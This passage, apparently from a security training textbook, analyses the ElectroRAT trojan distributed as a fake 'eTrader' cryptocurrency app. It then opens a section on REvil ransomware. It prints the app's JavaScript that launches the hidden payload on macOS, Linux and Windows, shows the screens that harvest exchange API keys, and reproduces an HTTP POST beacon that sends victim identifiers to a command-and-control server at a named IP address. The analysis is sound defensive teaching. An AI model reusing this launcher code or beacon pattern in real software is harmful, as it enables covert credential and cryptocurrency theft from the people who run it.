
In the background, the ElectroRAT payload is downloaded and executed by launching the appropriate OS shell in a separate process with the window hidden, as can be seen by unpacking the fake application to reveal the Electron JavaScript file **electron.js**.



```
function launchWorker() {
  switch (os.platform()) {
    case 'darwin':
      return spawn(
        path.join(rootPath, 'Contents/Utils/mdworker'),
        [],
        spawnOptions
      );
    case 'linux':
      return spawn(
        path.join(resourcesPath, `../Utils/mdworker`),
        [],
        {
      detached: true,
      windowsHide: true,
      shell: true,
  }
      );
    case 'win32':
      return spawn(`"${rootPath}\\Utils\\mdworker.exe"`, [], {
        detached: true,
        windowsHide: true,
        shell: true
      });
  }
}
```

Figure 7.120: Screenshot of Electron showing how the fake eTrader application spawns ElectroRAT

The fake eTrader application mimics legitimate applications, convincing victims to interact with it. The following screenshot shows the appearance of the eTrader application upon its execution.



eTrader
Search for Markets...
Market Scanner
Performance Analysis
Market & Pairs
Watchlist
BTC/ETH
1m
30m
1h
D
BTC/ETH
O0.025 H0.025 L0.025 C0.025 −0.000 (−1.26%)
Vol 34.844K
0.040
0.035
0.030
0.025
05:04:39
0.020
0.015
0.010
0.005
Nov
Dec
2021

Pair	Price	Change(24h)	Volume	★
BTC/ATOM	0.0002	-8.40%	12118.8774	★
BTC/ALGO	0.0000	-6.83%	435927.4144	★
BTC/USDC	0.0000	-0.14%	204791.0714	★
USD/CELO	1.4770	-4.09%	14462.3138	★
BTC/NMR	0.0010	-4.76%	1552.3222	★
USDT/XMR	164.8195	+5.89%	1273.9272	★
USDT/XLM	0.1424	-15.34%	5945595.6979	★
ETH/DAI	0.0017	+5.28%	3672.0937	★
USDT/TRX	0.0270	-8.17%	2936054.0458	★
USDT/ETH	607.0378	-3.35%	3917.3705	★
USD/USDC	1.0020	+0.30%	52883.7063	★
USD/USDT	0.9999	-0.04%	2260688.3013	★
BTC/ETH	0.0258	-3.85%	7036.9842	★
USDT/XRP	0.3169	-34.83%	14218477.740	★
USD/RVN	0.0134	-4.37%	2437883.7635	★

Figure 7.121: eTrader application with decoy content

- **Stage-3: Exploitation**

  The fake application further lures the victims into connect to their cryptocurrency exchange accounts to record their credentials or API keys.



Paste in API keys to connect exchange accounts:


eTrader
Search for Markets...
Market Scanner
Performance Analysis
Exchange
Settings
How to generate API key?
Connect to Paper
Connected
Connect to Bittrex
API
Secret
Connect
Connect to Binance
API
Secret
Connect
Connect to Poloniex
API
Secret
Connect
Connect to HitBTC
API
Secret
Connect
Connect to Bitfinex
API
Secret

Figure 7.122: eTrader application collecting credentials and API keys

In the background, ElectroRAT captures keyboard entries to steal the private keys of the victims. Apart from keylogging, the Trojan facilitates other functionalities for remote attackers to upload and download files from the disk, capture screenshots, and run commands on the victim console.

- **Stage 4: Maintaining Persistence**

  Command-and-control (C2) activity is initiated with an HTTP POST request sent by the fake application, which includes victim identifiers, through TCP port 3000 using the same servers that were used to host the fake application. When the C2 server receives the request, it provides an empty JSON response.



```
POST /user HTTP/1.1
Host: 213.226.100.140:3000
User-Agent: go-resty/1.12.0 (https://github.com/go-resty/resty)
Content-Length: 137
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"id":"36d1130a-ac2e-44f7-9dc1-[redacted]","mac_name":"[redacted]","os_version":"6.1.7601","user_name":"[redacted]\\user","os":"windows"}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
Content-Type: application/json; charset=utf-8
Content-Length: 2
Date: Tue, 03 Nov 2020 04:25:06 GMT
Connection: keep-alive

{}
```

Figure 7.123: Initial beacon and C2 response

As the Trojan resides as a background process, the remote attackers use the victim systems for additional promotion using their identities to make illegitimate transactions over time, send malware spam, and so on.

Virus Analysis: REvil Ransomware

- REvil, also known as **Sodinokib**, is dangerous ransomware associated with the GOLD SOUTHFIELD threat group that provides **ransomware as a service** for performing targeted attacks
- Attackers spread REvil via **RDP servers**, **exploit kits**, and **backdoor** software installation programs

